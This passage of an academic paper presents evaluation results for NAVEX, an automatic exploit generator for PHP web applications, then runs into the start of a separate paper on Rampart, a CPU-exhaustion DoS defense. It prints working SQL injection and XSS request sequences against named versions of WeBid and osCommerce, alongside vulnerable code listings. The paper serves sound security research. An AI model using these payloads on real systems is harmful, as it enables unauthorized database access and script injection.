**Selected SQLI Exploit.** One of the applications for which NAVEX generated a large number of SQLI exploits is `WeBid`. Listing 4 shows an exploitable sink located in the user interface. An authenticated user can check other users' messages (line 3), consequently, the messages will be flagged as read (line 6). The generated exploit for both sinks is in Listing 5.

```
1 $messageid = $_GET['id']; //no sanitization
2 //1st vul. query
3 $sql = "SELECT * FROM '".$DBPrefix."messages' WHERE
      'id'='$messageid'";
4 ....
5 //2nd vul. query
6 $sql = "UPDATE '".$DBPrefix."messages' SET 'read'='1' WHERE
      'id'='$messageid'";
```

Listing 4: Simplified code for SQLI vulnerability in *WeBid*.

| Application | SQLI Exp. Sinks | TPs | FPs | SQLI Exploits |
|---|---|---|---|---|
| myBloggie | 22 | 22 | 0 | 22 |
| Scarf | 0 | 0 | 0 | 0 |
| DNscript | 1 | 1 | 0 | 1 |
| WeBid | 40 | 40 | 0 | 40 |
| Eve | 5 | 5 | 0 | 5 |
| SchoolMate | 50 | 50 | 0 | 0 |
| geccbblite | 4 | 4 | 0 | 4 |
| FAQforge | 14 | 14 | 0 | 14 |
| WebChess | 13 | 13 | 0 | 13 |
| osCommerce (2.3.3) | 1 | 1 | 0 | 1 |
| phpBB (2.0.23) | 5 | 5 | 0 | 5 |
| **Total** | **155** | **155** | **0** | **105** |

Table 4: Summary of the generated SQLI exploitable sinks and exploits.

| Application | XSS Exp. Sinks | TPs | FPs | XSS exploits |
|---|---|---|---|---|
| myBloggie | 2 | 2 | 0 | 2 |
| Scarf | 1 | 1 | 0 | 1 |
| DNscript | 1 | 1 | 0 | 1 |
| WeBid | 12 | 8 | 4 | 8 |
| Eve | 2 | 2 | 0 | 2 |
| SchoolMate | 11 | 11 | 0 | 0 |
| FAQforge | 7 | 7 | 0 | 7 |
| WebChess | 14 | 14 | 0 | 14 |
| HotCRP (2.60) | 5 | 5 | 0 | 5 |
| osCommerce (2.3.4) | 5 | 5 | 0 | 5 |
| osCommerce (2.3.3) | 46 | 45 | 1 | 42 |
| CPG | 11 | 11 | 0 | 0 |
| MediaWiki | 1 | 1 | 0 | 1 |
| phpBB (2.0.23) | 15 | 15 | 0 | 2 |
| **Total** | **133** | **128** | **5** | **90** |

Table 5: Summary of the generated XSS seeds and exploits.

```
1 http://localhost/WeBid/user_login.php
      POST[username=user,password=pass,action=login]
2 http://localhost/WeBid/index.php
3 http://localhost/WeBid/user_menu.php
4 http://localhost/WeBid/yourmessages.php?id=1' OR '1'='1
```

Listing 5: SQLI exploit generated for the sinks in Listing 4.

**XSS Exploits.** NAVEX examined calls to `echo` and `print` PHP functions as sinks for XSS vulnerability. It found a total of 133 XSS exploitable sinks, 5 of which are false positives, in 1h and 49m. It successfully generated 90 XSS exploits for the 133 sinks in 40m and 12sec as shown in Table 5. For all exploitable sinks, NAVEX generated XSS exploits except for `SchoolMate`, due to the reported problem.

Note, we consider an exploit a zero-day if the exploit in an active application was not reported before and has a significant effect, which is not the case for the vulnerability in `MediaWiki` for instance.

**Selected XSS Exploit.** For `osCommerce2.3.4`, NAVEX generated 5 XSS exploits. In the following, we demonstrate one of these exploits, which illustrates the precision of our analysis in capturing the effect of custom and built-in sanitization functions along different paths to sinks.

Listing 6 shows the vulnerable sink (`echo`) where user input `$HTTP_GET_VARS['page']` passes through 3 different functions and it is finally processed by either `htmlspecialchars` or `strtr` PHP func-

tions. NAVEX did not report the paths going through `htmlspecialchars` as exploitable because it is a sufficient XSS sanitization function. On the other hand, it reported the paths that include `strtr`, which is not a typical sanitization function for XSS, as vulnerable. In this example, `strtr` replaces double quotes with `&quot;` which is not sufficient to prevent XSS. NAVEX inferred the semantics of this function (through its modeling of many PHP functions as solver specifications) and used the solver to find an XSS attack string that does not include double quotes from our XSS attack dictionary. Additionally, to break out the outer single quotes, the attack string should have a single quote (' HTML entity) encoded (%26%2339%3B).

As a result, the solver selected `%26%2339%3B-alert(1)-%26%2339%3B` as a malicious user input that satisfies the path constraints. Listing 7 shows the exploit constructed automatically for this vulnerability.

```
1 echo '<tr .. onclick="document.location.href=\'' .
      tep_href_link(FILENAME, 'page=' .
      $HTTP_GET_VARS['page']) . '\'">';
2 //1st function
3 function tep_href_link($page = '', $parameters = '') {
4  if (tep_not_null($parameters))
5   $link .= $page . '?' . tep_output_string($parameters);
        ...}
6 //2nd function
7 function tep_output_string($string, $translate = false,
      $protected = false) {
8 if ($protected == true)
9   return htmlspecialchars($string);
10 else
11   if ($translate == false)
12     return tep_parse_input_field_data($string, array('"' =>
          '&quot;'));
13 ...}
14 //3rd function
15 function tep_parse_input_field_data($data, $parse) {
16   return strtr(trim($data), $parse);}
```

Listing 6: Simplified code for XSS vulnerability in *osCommerce 2.3.4*.

```
1 http://localhost/oscommerce-2.3.4/catalog/admin/login.php
      ?action=process
      POST[username=admin@test.com,password=pass]
2 http://localhost/oscommerce-2.3.4/catalog/admin/index.php
3 http://localhost/oscommerce-2.3.4/catalog/admin/reviews.php
4 http://localhost/oscommerce-2.3.4/catalog/admin/reviews.php
      ?page=%26%2339%3B-alert(1)-%26%2339%3B
```

Listing 7: An XSS exploit generated for Listing 6.

**EAR Exploits.** NAVEX examined a total of 246 calls to `header` function (EAR source) in 17m and 17sec. It found 19 benign EAR and 3 malicious EAR vulnerabilities. It successfully generated 9 exploits for the 22 EAR vulnerabilities combined as summarized in Table 6. Note that in the case of EAR, an exploit is a sequence of HTTP requests causes the code after the redirection function to execute.

**Code Execution Exploits.** NAVEX examined all calls to the PHP function `eval`, a total of 98 calls in our data set, in 21m and 20sec. All the calls are not vulnerable, and therefore, NAVEX did report any exploitable code execution sinks, and no exploits were generated.

| Application | Benign EAR Sinks | Malicious EAR Sinks | FPs | EAR Exploits |
|---|---|---|---|---|
| myBloggie | 7 | 0 | 0 | 0 |
| WeBid | 0 | 1 | 0 | 1 |
| Eve | 1 | 0 | 0 | 1 |
| HotCRP (2.100) | 1 | 0 | 0 | 1 |
| HotCRP (2.60) | 1 | 0 | 0 | 1 |
| OpenConf | 4 | 0 | 1 | 1 |
| osCommerce (2.3.4) | 0 | 1 | 0 | 1 |
| osCommerce (2.3.3) | 0 | 1 | 0 | 1 |
| Gallery | 2 | 0 | 0 | 0 |
| Joomla | 0 | 0 | 1 | 0 |
| LimeSurvey | 1 | 0 | 0 | 0 |
| Collabtive | 1 | 0 | 0 | 1 |
| MediaWiki | 1 | 0 | 1 | 1 |
| **Total** | **19** | **3** | **3** | **9** |

Table 6: Summary of the generated EAR seeds and exploits.

**Command Injection Exploits.** NAVEX examined all calls to `exec`, `expect_popen`, `passthru`, `pcntl_exec`, `popen`, `proc_open`, `shell_exec`, `system`, `mail`, and `backtick operator`, a total of 350 calls, in 22m and 32sec. NAVEX did not find any vulnerable sinks.

**File Inclusion Exploits.** NAVEX examined a total of 8063 calls to `include`, `include_once`, `require`, and `require_once` in 27m and 58sec. It marked 1 sink as exploitable in `WeBid`. However, an exploit could not be generated because the unsanitized file name (user input) is prefixed and postfixed with some constant strings, which cannot be overwritten by a malicious input.

## 5.2 Measurements

**Performance and scalability.** Figure 5 shows the performance of NAVEX measured by the total time to find exploitable sinks and to generate exploits per vulnerability type. Note, for each vulnerability type, the blue bar shows the total time of the analysis of Step I, for *all* applications under test. The orange bar, on the other hand, records the total time spent by Step II, for the applications that have exploitable sinks.

**Dynamic analysis coverage.** We consider the number of statically identified vulnerabilities by Step I as a baseline to assess the coverage of Step II. NAVEX successfully constructed 105 exploits for 155 SQLI sinks, 90 exploits for 128 XSS sinks, and 9 exploits for 19 EAR vulnerabilities. Overall, the total coverage of Step II is 68% in comparison with the total vulnerable sinks for all applications.

**Effect of sanitization tags on code property graphs.** Figure 6 shows the effect of enhancing the CPG with sanitization and DB tags on the total number of vulnerable sinks. The orange bar shows the total number of vulnerable sinks with the enhancements, showing reductions in false positives. Overall, the number of reported vulner-





Figure 5: Performance of NAVEX for each vulnerability type. Note, zero values refer to the absence of exploits.





Figure 6: The effect of sanitization-tag-enhanced CPG in reducing false positives in vulnerable sink finding. For SQLI, the numbers show the # of sinks using sanitization and DB properties.

able sinks for each vulnerability type is reduced, on an average, by 87% due to enhancements implemented on CPGs to significantly cut-down false positives.

**Effect of client-side code analysis.** One of the contributions of our work is the precise handling of client-side code during the NG construction. Forms are common artifacts in modern web applications. In our dataset, we counted the frequency of using forms to receive data from users. We found out that the number of unique forms in all applications ranges from 3 (as in `geccbblite`) to 186 (as in `WeBid`) with an average of 45 form/application. Additionally, Figure 7 validates our claim that in order to improve the coverage and consequently generate more exploits in deployed applications, we must support input generation and constraints extraction from forms and JavaScript code. It can be seen from Figure 7 that NAVEX's precision significantly increases.

Additionally, we measured the maximum length of all navigation paths leading to all exploitable sinks. For SQLI and EAR exploits, we found that the maximum exploit length is 5 whereas for XSS is 6.

## 5.3 Comparison with Related Work

We compare the results of NAVEX with other related works based on the following: (1) common subject applications (and same version numbers), (2) common vulnerability types, and (3) knowledge of how the results of the related work are counted. Several related work met those criteria such as `CRAXweb` [22], `RIPS` [15], [16], [31], `Ardilla` [25], and `Chainsaw` [7]. However, since `Chainsaw` [7], the most recent related work, provided a detailed comparison between their work and [22], [31], and [25], we compare NAVEX with `Chainsaw`, `RIPS`, and [16].





Figure 7: The enhancement on exploit generation precision due to client-side code analysis.

**Vulnerability detection.** In Table 7, we compare `RIPS`, `Chainsaw`, and [16] with NAVEX in terms of the total number of the reported SQLI and XSS vulnerabilities. Compared to `Chainsaw`, NAVEX found the same number of XSS and SQLI vulnerabilities in `scarf` and `Eve`, nevertheless, it reported more vulnerable sinks for `myBloggie`. In addition, NAVEX found 71 vulnerable sinks in `HotCRP`, `osCommerce`, and `phpBB` because it can handle object-oriented PHP code, which is not available in `Chainsaw`. Compared to `RIPS`, NAVEX found 19 more vulnerable sinks for `phpBB`, `osCommerce`, and `myBloggie`. It missed 2 vulnerable sinks in `HotCRP` due to missing edges in the code property graph that represent dynamic function calls.

**Exploit generation.** Since `Chainsaw` supports generating exploits for XSS and SQLI, we compare it to NAVEX with respect to the total number of the generated SQLI and XSS exploits as well as some performance measurements (see Table 8). NAVEX constructed 19 more exploits in `WeBid`, `myBloggie`, `geccbblite`, `WebChess`, and `FAQforge`, and achieved the same for `Eve`, `scarf`, and `DNscript`. For `SchoolMate`, NAVEX did not generate exploits due to issues related to maintaining users sessions (as discussed earlier). Since in `Chainsaw` the exploit generation is done statically, it was able to generate exploits for this application.

NAVEX significantly outperformed `Chainsaw` in terms of efficiency. `Chainsaw` generated the exploits in 112min while NAVEX took 25min and 2sec. In addition, we contrast the total time to build and search the navigation graph in NAVEX (18m 26sec) with the total time to construct and search the Refined Workflow Graph (RWFG) (1day 13h 21m) in `Chainsaw`. This indicates that the techniques used in NAVEX improved the exploit generation efficiency without losing precision.

## 5.4 Limitations and Discussion

**Unsupported features.** Certain features of web applications are not yet supported and therefore limit our coverage. For example, forms that have `inputs` of type `file` require the user to select and upload an actual file from

| Application | RIPS [15] | [16] | Chainsaw [7] | NAVEX |
|---|---|---|---|---|
| myBloggie | 21 | SQLI(5) | 22 | 24 |
| Scarf | - | SQLI(1) | 1 | 1 |
| Eve | - | - | 7 | 7 |
| HotCRP (2.60) | 7 | - | - | 5 |
| osCommerce (2.3.3) | 42 | - | - | 46 |
| phpBB (2.0.23) | 8(SQLI) | - | - | 20 |

Table 7: Comparison on the number of identified (SQLI+XSS) vulnerable sinks.

| Application | Chainsaw [7] | NAVEX |
|---|---|---|
| Eve | 7 | 7 |
| SchoolMate | 54 | 0 |
| WebChess | 25 | 27 |
| FAQforge | 8 | 21 |
| geccbblite | 3 | 4 |
| myBloggie | 22 | 24 |
| Scarf | 1 | 1 |
| DNscript | 2 | 2 |
| WeBid | 47 | 48 |
| **Total exploit generation time** | 112m | 25m 2sec |
| **Total NG construction & solving time** | 1day 13h 21m | 18m 26sec |

Table 8: Comparison on the number of generated (SQLI+XSS) exploits.

the local system. In a given test setting, this can be made to work with our solver, but to make this work across all platforms requires more engineering effort. Another issue is of deriving TAC formulas from graph nodes automatically. It is a challenging process that involves analyzing each AST node and supporting different node structures for each node type. For example, the left-hand side of an assignment statement in PHP can be a simple variable, a constant, a function call, nested function calls, etc. We have carefully considered these cases, and NAVEX has the support for most such node types and structures, yet there are a few instances still under development. In our data set, NAVEX incorrectly flagged only 5 sinks as XSS exploitable in `osCommerce2.3.3` and `WeBid`. In PHP, statically handling dynamic calls to functions is challenging. NAVEX utilizes CPGs, which do not have full support for resolving dynamic function calls. However, this did not have a big impact on the results reported by NAVEX. For instance, there were 3 false positives reported for EAR vulnerability in `Joomla`, `OpenConf`, and `MediaWiki`.

## 6 Related Work

**Exploit generation for web applications.** Exploit generation has seen a lot of interest in binary application [8, 14, 21]. For web applications, the closest work to NAVEX is Chainsaw [7], a system that uses purely static analysis to build concrete exploits. NAVEX differs from Chainsaw in 2 aspects: $(i)$ it performs a combination of dynamic and static analyses, which enables it to better scale to large applications and to find more exploits, $(ii)$ it supports finding exploits for multiple classes of vulnerabilities. Additional related works include Ardilla [25], which uses concolic execution and taint tracking to construct SQLI and XSS attack vectors; CRAXweb [22], which employs concrete and symbolic execution supported by a constraint solver to generate SQLI and XSS exploits. QED [27] generates first-order SQLI and XSS attacks using static analysis and model checking for Java web applications. [32] generates inputs that expose SQLI vulnerabilities using concolic execution of PHP applications. EKHunter [19] combines static analysis and constraint solving to find exploits in for-crime web applications. WAPTEC [13] and NoTamper [12] generate exploits for parameter-tampering vulnerabilities. These works, however, are limited to single PHP modules and do not consider whole-application paths.

**Modeling with code property graphs.** Yamaguchi et al. [33] introduced the notion of CPGs for vulnerability modeling and discovery in C programs. In a follow-up work [9], they applied CPGs for vulnerability discovery on PHP applications. While our work uses the flexibility and efficiency that CPGs offer, our problem goes a step further to generate actual executable exploits. As a consequence, we enhance CPGs with additional attributes.

**Vulnerability analysis.** There is a large body of research that studied server-side vulnerability detection. Broadly, there are static analysis approaches (such as [11, 15, 16, 18, 23, 24, 26, 29–31, 34]), dynamic analysis approaches (e.g., [20, 28]), and hybrid approaches (such as [10]). Although NAVEX employs some of these analysis techniques to find vulnerabilities, the aim of NAVEX is different from these works as it constructs exploits for the identified vulnerabilities. Our navigation modeling is inspired by MiMoSA [11], which is a system that finds data and workflow vulnerabilities by analyzing modules of web applications. NAVEX advances the analysis by combining static and dynamic analyses to construct concrete exploits for large web applications.

## 7 Conclusions

In this paper, we present NAVEX, an automatic exploit generation system that takes into account the dynamic features and the navigational complexities of modern web applications. On our dataset, NAVEX constructed a total of 204 exploits, of which 195 are on taint-style vulnerabilities, and 9 are on logic vulnerabilities. We demonstrated that NAVEX significantly outperforms prior work on the precision, efficiency, and scalability of exploit generation.

## Acknowledgments

We thank Curt Thieme for his support with the applications' deployment. We also thank Adam Doupé and the anonymous reviewers for their feedback. This material is supported in part by NSF under Grant Nos. CNS-1514472, DGE-1069311 and by DARPA under an AFOSR contract FA8650-15-C-7561.

## References


[1] Apache tinkerpop. https://tinkerpop.apache.org/gremlin.html, 2018. Accessed: 2018-05-1.

[2] crawler4j. https://github.com/yasserg/crawler4j, 2018. Accessed: 2018-05-1.

[3] Narcissus. https://github.com/mozilla/narcissus/, 2018. Accessed: 2018-05-1.

[4] The neo4j graph platform the #1 platform for connected data. https://neo4j.com/, 2018. Accessed: 2018-05-1.

[5] Xdebug - debugger and profiler tool for php. https://xdebug.org/, 2018. Accessed: 2018-05-1.

[6] Xss filter evasion cheat sheet. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet, 2018. Accessed: 2018-05-1.

[7] ALHUZALI, A., ESHETE, B., GJOMEMO, R., AND VENKATAKRISHNAN, V. Chainsaw: Chained automated workflow-based exploit generation. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS)* (2016), ACM, pp. 641–652.

[8] AVGERINOS, T., CHA, S. K., HAO, B. L. T., AND BRUMLEY, D. AEG: Automatic Exploit Generation. In *NDSS* (2011), vol. 11, pp. 59–66.

[9] BACKES, M., RIECK, K., SKORUPPA, M., STOCK, B., AND YAMAGUCHI, F. Efficient and flexible discovery of php application vulnerabilities. In *Security and Privacy (EuroS&P), 2017 IEEE European Symposium on* (2017), IEEE, pp. 334–349.

[10] BALZAROTTI, D., COVA, M., FELMETSGER, V., JOVANOVIC, N., KIRDA, E., KRUEGEL, C., AND VIGNA, G. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *2008 IEEE Symposium on Security and Privacy (sp 2008)* (2008), pp. 387–401.

[11] BALZAROTTI, D., COVA, M., FELMETSGER, V. V., AND VIGNA, G. Multi-module Vulnerability Analysis of Web-based Applications. In *the 14th ACM Conference on Computer and Communications Security (CCS)* (2007), pp. 25–35.

[12] BISHT, P., HINRICHS, T., SKRUPSKY, N., BOBROWICZ, R., AND VENKATAKRISHNAN, V. Notamper: automatic blackbox detection of parameter tampering opportunities in web applications. In *Proceedings of the 17th ACM conference on Computer and communications security* (2010), ACM, pp. 607–618.

[13] BISHT, P., HINRICHS, T., SKRUPSKY, N., AND VENKATAKRISHNAN, V. WAPTEC: Whitebox Analysis of Web Applications for Parameter Tampering Exploit Construction. In *the 18th ACM conference on Computer and communications security* (2011), pp. 575–586.

[14] BRUMLEY, D., POOSANKAM, P., SONG, D., AND ZHENG, J. Automatic Patch-Based Exploit Generation is Possible: Techniques and Implications. In *Security and Privacy, 2008. SP 2008. IEEE Symposium on* (2008), pp. 143–157.

[15] DAHSE, J., AND HOLZ, T. Simulation of Built-in PHP Features for Precise Static Code Analysis. In *Symposium on Network and Distributed System Security (NDSS)* (2014).

[16] DAHSE, J., AND HOLZ, T. Static Detection of Second-Order Vulnerabilities in Web Applications. In *23rd USENIX Security Symposium (USENIX Security)* (2014), pp. 989–1003.

[17] DE MOURA, L., AND BJØRNER, N. Z3: An efficient smt solver. In *Tools and Algorithms for the Construction and Analysis of Systems*. Springer, 2008, pp. 337–340.

[18] DOUPÉ, A., BOE, B., KRUEGEL, C., AND VIGNA, G. Fear the ear: discovering and mitigating execution after redirect vulnerabilities. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), ACM, pp. 251–262.

[19] ESHETE, B., ALHUZALI, A., MONSHIZADEH, M., PORRAS, P. A., VENKATAKRISHNAN, V. N., AND YEGNESWARAN, V. EKHunter: A Counter-Offensive Toolkit for Exploit Kit Infiltration. In *22nd Annual Network and Distributed System Security Symposium, NDSS* (2015).

[20] HALDAR, V., CHANDRA, D., AND FRANZ, M. Dynamic taint propagation for java. In *21st Annual Computer Security Applications Conference (ACSAC)* (2005), pp. 9–pp.

[21] HU, H., CHUA, Z. L., ADRIAN, S., SAXENA, P., AND LIANG, Z. Automatic Generation of Data-Oriented Exploits. In *24th USENIX Security Symposium (USENIX Security 15)* (2015), USENIX Association, pp. 177–192.

[22] HUANG, S., LU, H., LEONG, W., AND LIU, H. CRAXweb: Automatic Web Application Testing and Attack Generation. In *IEEE 7th International Conference on Software Security and Reliability, SERE* (2013), pp. 208–217.

[23] HUANG, Y.-W., YU, F., HANG, C., TSAI, C.-H., LEE, D.-T., AND KUO, S.-Y. Securing web application code by static analysis and runtime protection. In *Proceedings of the 13th international conference on World Wide Web* (2004), ACM, pp. 40–52.

[24] JOVANOVIC, N., KRUEGEL, C., AND KIRDA, E. Pixy: A Static Analysis tool for Detecting Web Application Vulnerabilities. In *Security and Privacy, 2006 IEEE Symposium on* (2006), pp. 6–pp.

[25] KIEYZUN, A., GUO, P. J., JAYARAMAN, K., AND ERNST, M. D. Automatic Creation of SQL Injection and Cross-Site Scripting Attacks. In *IEEE 31st International Conference on Software Engineering (ICSE)* (2009), pp. 199–209.

[26] LIVSHITS, V. B., AND LAM, M. S. Finding Security Vulnerabilities in Java Applications with Static Analysis. In *14th USENIX Security Symposium* (Baltimore, Maryland, USA, 2005).

[27] MARTIN, M., AND LAM, M. S. Automatic generation of xss and sql injection attacks with goal-directed model checking. In *Proceedings of the 17th conference on Security symposium* (2008), pp. 31–43.

[28] NGUYEN-TUONG, A., GUARNIERI, S., GREENE, D., SHIRLEY, J., AND EVANS, D. Automatically hardening web applications using precise tainting. In *IFIP International Information Security Conference* (2005), Springer, pp. 295–307.

[29] SAMUEL, M., SAXENA, P., AND SONG, D. Context-sensitive auto-sanitization in web templating languages using type qualifiers. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), pp. 587–600.

[30] SAXENA, P., MOLNAR, D., AND LIVSHITS, B. Scriptgard: automatic context-sensitive sanitization for large-scale legacy web applications. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), pp. 601–614.

[31] WASSERMANN, G., AND SU, Z. Sound and precise analysis of web applications for injection vulnerabilities. In *ACM Sigplan Notices* (2007), vol. 42, ACM, pp. 32–41.

[32] WASSERMANN, G., YU, D., CHANDER, A., DHURJATI, D., INAMURA, H., AND SU, Z. Dynamic test input generation for web applications. In *Proceedings of the 2008 international symposium on Software testing and analysis* (2008), pp. 249–260.

[33] YAMAGUCHI, F., GOLDE, N., ARP, D., AND RIECK, K. Modeling and discovering vulnerabilities with code property graphs. In *Security and Privacy (SP), 2014 IEEE Symposium on* (2014), IEEE, pp. 590–604.

[34] YU, F., ALKHALAF, M., AND BULTAN, T. Stranger: An automata-based string analysis tool for php. In *International Conference on Tools and Algorithms for the Construction and Analysis of Systems* (2010), pp. 154–157.

[35] ZHENG, Y., ZHANG, X., AND GANESH, V. Z3-str: A Z3-based String Solver for Web Application Analysis. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering* (2013), pp. 114–124.

# Rampart: Protecting Web Applications from CPU-Exhaustion Denial-of-Service Attacks

Wei Meng[†], Chenxiong Qian[‡], Shuang Hao[*], Kevin Borgolte[§]
Giovanni Vigna[§], Christopher Kruegel[§], Wenke Lee[‡]
[†]*Chinese University of Hong Kong,* [‡]*Georgia Institute of Technology*
[*]*University of Texas at Dallas,* [§]*University of California, Santa Barbara*

## Abstract

Denial-of-Service (DoS) attacks pose a severe threat to the availability of web applications. Traditionally, attackers have employed botnets or amplification techniques to send a significant amount of requests to exhaust a target web server's resources, and, consequently, prevent it from responding to legitimate requests. However, more recently, highly sophisticated DoS attacks have emerged, in which a single, carefully crafted request results in significant resource consumption and ties up a web application's back-end components for a non-negligible amount of time. Unfortunately, these attacks require only few requests to overwhelm an application, which makes them difficult to detect by state-of-the-art detection systems.

In this paper, we present Rampart, which is a defense that protects web applications from sophisticated CPU-exhaustion DoS attacks. Rampart detects and stops sophisticated CPU-exhaustion DoS attacks using statistical methods and function-level program profiling. Furthermore, it synthesizes and deploys filters to block subsequent attacks, and it adaptively updates them to minimize any potentially negative impact on legitimate users.

We implemented Rampart as an extension to the PHP Zend engine. Rampart has negligible performance overhead and it can be deployed for any PHP application without having to modify the application's source code. To evaluate Rampart's effectiveness and efficiency, we demonstrate that it protects two of the most popular web applications, WordPress and Drupal, from real-world and synthetic CPU-exhaustion DoS attacks, and we also show that Rampart preserves web server performance with low false positive rate and low false negative rate.

## 1 Introduction

Denial-of-Service (DoS) attacks are a class of attacks that aim to deteriorate the target system's availability and performance. They prevent the system from handling some or even all requests from legitimate users, by overwhelming its available resources, e.g., network bandwidth, disk space, memory, or CPU time. Consequently, users might experience long delays when interacting with the victim system, or they might be completely unable to access it. Availability and performance are essential to high-profile web servers, such as those operated by banks, news organizations, and governments, however, which are regular targets of DoS attacks [9, 21].

To degrade the performance of web servers, a common practice is to launch Distributed DoS attacks (DDoS) that flood the target system with numerous requests. Specifically, among other attacks, attackers might command thousands of computers (or more) to send attack traffic, or they might spoof the victim's IP address to launch reflected attacks [29, 34]. Fortunately for defenders, these attacks incur comparatively high cost for the attackers (e.g., acquiring a large-size botnet to mount the attack) and they can often already be detected by state-of-the-art network-level defense mechanisms [23–25, 30, 31].

Unfortunately, sophisticated DoS attacks gained significant traction recently. In sophisticated attacks, attackers use low-bandwidth, highly targeted, and application-specific traffic to overwhelm a target system [8, 12, 14, 22]. Different from traditional DDoS attacks that rely on flooding a victim system with an *extensive* amount of traffic, sophisticated DoS attacks require less resources and utilize a lower volume of *intensive* requests to attack the victim system's availability. Specifically, attackers target *expensive* or *slow* execution paths of the victim system. For example, an intensive attack might request the system to calculate computationally-expensive hashes for millions of times by specifying an unusually high iteration count for the `bcrypt` function. Particularly problematic is that sophisticated DoS attacks are difficult to detect by state-of-the-art defenses, such as source address filtering or traceback mechanisms, because they were designed to mitigate large-scale network-layer DDoS attacks [18, 23–25, 30, 31, 36, 37].

In this paper, we design and implement a defense mechanism, RAMPART, to protect a web application's back end from sophisticated DoS attacks. RAMPART aims to mitigate attacks that overwhelm the available *CPU resources* (CPU time) of a web server through *low-rate* application-layer attack traffic, which we call *CPU-exhaustion DoS attacks*. Therefore, we design RAMPART to accurately and efficiently detect and stop suspicious intensive attacks that may cause CPU exhaustion, and to be capable to block future attacks, without negatively affecting the application's availability for legitimate users.

Developing such a defense is challenging. First, attack requests can blend in well with normal requests: Similar to requests sent by legitimate users, they also arrive at a low rate. Moreover, attack requests are generally well-formed, and, thus, do not cause the application to crash or throw an exception except for possibly resource exhaustion exceptions (e.g., a stack overflow exception). In turn, it is difficult to differentiate these two kinds of requests, i.e., it is non-trivial to block only attack requests without also incorrectly blocking legitimate requests. Since a legitimate request can be mistakenly labeled as suspicious, the defense system has to quickly detect and revoke any false positive filter that blocks legitimate requests, to not reduce the application's availability unnecessarily.

To address these challenges, we leverage statistical methods and fine-grained context-sensitive program profiling, which allows us to accurately detect and attribute CPU-exhaustion DoS attacks. Specifically, RAMPART actively monitors all requests to precisely model the resource usage of a web application at the function-level. It then dynamically builds and updates statistical execution models of each function by monitoring the runtime of the function called under *different contexts*. Upon arrival of a new request, the request is then constantly checked against the statistical models to detect suspicious deviation in execution time at runtime. RAMPART lowers the priority of a request that it labeled as suspicious by aborting or temporarily suspending the application instance that is serving it, depending on the server's load. To prevent pollution attacks against the statistical models, RAMPART collects only profiling measurements of normal requests that do not cause a CPU-exhaustion DoS and that do not deviate much from the norm observed in the past. It also enforces a rate limit by network address.

RAMPART can deploy filters to prevent future suspicious requests from over-consuming the server's CPU time. It employs an *exploratory* algorithm to tackle the problems of *false positive requests* and *false positive filters*. Specifically, when a true positive attack request is detected, a filtering rule is deployed to block *similar* suspicious requests, which might include legitimate requests (false positives). RAMPART dynamically removes the deployed filter once the attack ends, to recover service for any legitimate users who might have been affected by the filter. Similarly, a false positive filter might be created if a legitimate request was incorrectly identified as suspicious. To not negatively impact an application's availability for future legitimate requests, RAMPART periodically evaluates (explores) all generated filter policies and deactivates false positive filters. In turn, this algorithm allows RAMPART to rapidly and intelligently discover false positive rules, while simultaneously thwarting true attacks.

We design RAMPART as a general defense against CPU-exhaustion DoS attacks. Importantly, to be protected by RAMPART, it is not necessary to modify a web application or its source code in any way. To emphasize the practicality of RAMPART, we implemented a prototype of RAMPART for PHP, which remains the most popular server-side programming language today [5]. Moreover, we thoroughly evaluated our prototype implementation, and we find that it incurs negligible performance overhead of less than an additional 3 ms for processing a request, i.e., roughly 0.1% of the median website load times [33].

Finally, we demonstrate that RAMPART can effectively preserve the availability and performance of real-world, non-trivial web applications when they are victim of CPU-exhaustion DoS attacks. We focus on two of the most popular open-source content management systems: Drupal and WordPress. For example, when launching *known* attacks without RAMPART's protection, then the average CPU usage increases from 32.21% to 95.05% for attacks on Drupal and from 42.21% to 94.14% for attacks on WordPress. However, if protected by RAMPART, then the average CPU usage remains comparatively stable at no more than 39.62% for Drupal and 51.40% for WordPress. Last, we demonstrate RAMPART's ability to protect the two applications from *unknown* vulnerabilities.

We make the following technical contributions:

- We present RAMPART, which is a defense that detects and mitigates sophisticated CPU-exhaustion DoS attacks against web applications by using statistical models and function-level program profiling.
- We implement RAMPART as an extension for the PHP Zend engine. Our prototype has negligible performance overhead and it can be readily deployed for 83% of websites worldwide without requiring source code modifications.
- We develop algorithms to reduce the false positive rate when detecting attacks and to mitigate any negative impact of a false positive. In turn, RAMPART has a low false positive rate of less than 1%.
- We thoroughly evaluate RAMPART with both real-world and synthetic vulnerabilities in two popular web applications, and we demonstrate that it effectively mitigates the impact of low-rate CPU-exhaustion DoS attacks and preserves application availability and server performance.

## 2 Rampart

